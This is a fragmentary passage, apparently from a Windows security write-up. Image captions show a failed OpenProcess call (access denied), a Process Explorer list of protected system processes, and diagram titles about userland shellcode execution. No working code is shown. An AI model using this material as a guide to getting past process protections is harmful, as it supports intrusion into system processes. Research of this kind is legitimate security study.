
[C:\Users\█████\Downloads\hoge]--$ .\OpenProcess.exe 764
OpenProcess failed with getlasterror 5 (0x5)

```


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-GGC...]

Process	Protection
System	
Secure System	
Registry	
Memory Compression	
wininit.exe	PoProtectedSignerWinTcb-Light
smss.exe	PoProtectedSignerWinTcb-Light
services.exe	PoProtectedSignerWinTcb-Light
csrss.exe	PoProtectedSignerWinTcb-Light
...	
winlogon.exe	
...	
svchost.exe	
svchost.exe	


Userland Shellcode Execution Flow




Userland Shellcode Execution Flow



